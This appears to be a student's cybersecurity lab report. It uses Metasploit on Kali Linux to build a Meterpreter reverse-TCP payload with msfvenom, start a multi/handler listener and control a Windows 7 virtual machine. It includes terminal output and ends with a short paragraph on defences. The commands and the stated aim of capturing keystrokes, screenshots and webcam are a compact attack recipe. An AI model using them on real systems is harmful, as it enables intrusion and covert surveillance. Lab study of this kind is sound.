

MAJOR – SEP

Name – Anjali Kuamri

Email – anjalirajwar101@gmail.com

College Name – BIT Sindri

Cyber Security Major Project

Test the System Security by using metasploit Tool from kali linux and hack the windows 7 / windows 10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks

Hacker Machine : Kali Linux

Victim machine : Windows XP / Windows 7

Metasploit is an open-source penetration testing platform with which you can find, exploit, and confirm vulnerabilities. The purpose of the platform is to collect various information about known weaknesses and to make this information available to security administrators and developers.

An exploit executes a sequence of commands that target a specific vulnerability found in a system or application to provide the attacker with access to the system. Exploits include buffer overflow, code injection, and web application exploits. Metasploit Pro offers **automated exploits** and manual exploits.

Metasploit is a framework within **Kali to run attacks on other systems**. Metasploitable is a vulnerable system that can be used as a target for attacks and security testing.

Commands:-

msfvenom --help

msfvenom -p windows/meterpreter/reverse_tcp lhost=127.0.0.1 -t exe -o payload.exe

msfconsole

use multi/handler

set payload windows/meterpreter/reverse_tcp

show options

set lhost 127.0.0.1

exploit

open win 7

search -> 127.0.0.1/download

sysinfo

help


pwd

```
Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
qterminal 04:49 AM 35%
kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ msfvenom --help
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list <type>      List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload <payload> Payload to use (--list payloads to list, --list-optio
```

```
Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox
kali@kali: ~
File Actions Edit View Help
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp lhost=127.0.0.1 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

A screenshot of a Kali Linux terminal window. The window title is 'Kali-Linux-2021.3-vbox-amd64 [Running] - Oracle VM VirtualBox'. The terminal shows the 'Options:' section of a Metasploit command. The options listed are: -l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all; -p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom; --list-options List --payload <value>'s standard, advanced and evasion options; -f, --format <format> Output format (use --list formats to list); -e, --encoder <encoder> The encoder to use (use --list encoders to list); --service-name <value> The service name to use when generating a service binary; --sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string. The terminal also shows a menu bar with 'File Actions Edit View Help' and a status bar at the bottom with system information like '28°C Polluted air 168' and '03:19 PM 13-11-2021'.

Protection against penetration attacks using Metasploit

A script based attack framework is a type of Web attack program written in scripting language. It has many attack scripts for various vulnerabilities of many systems. It supports quick development of latest attack scripts that are able to exploit zero day vulnerabilities. Such tools present a challenge for the defense side as traditional malware and spyware analysis can't catch up with this speed of new attack scripts. In this paper, we propose a system to counter the attacks by these frameworks, especially Metasploit. It involves proposal of a system which is able to block the metasploit attacks in specific cases otherwise alert the administrator. Previous research shows that many IDS and antivirus are ineffective against Metasploit. The proposed system uses a network monitoring application which is able to monitor the connection attempted to the host system and respond accordingly by using algorithm used in the system.

Thank You...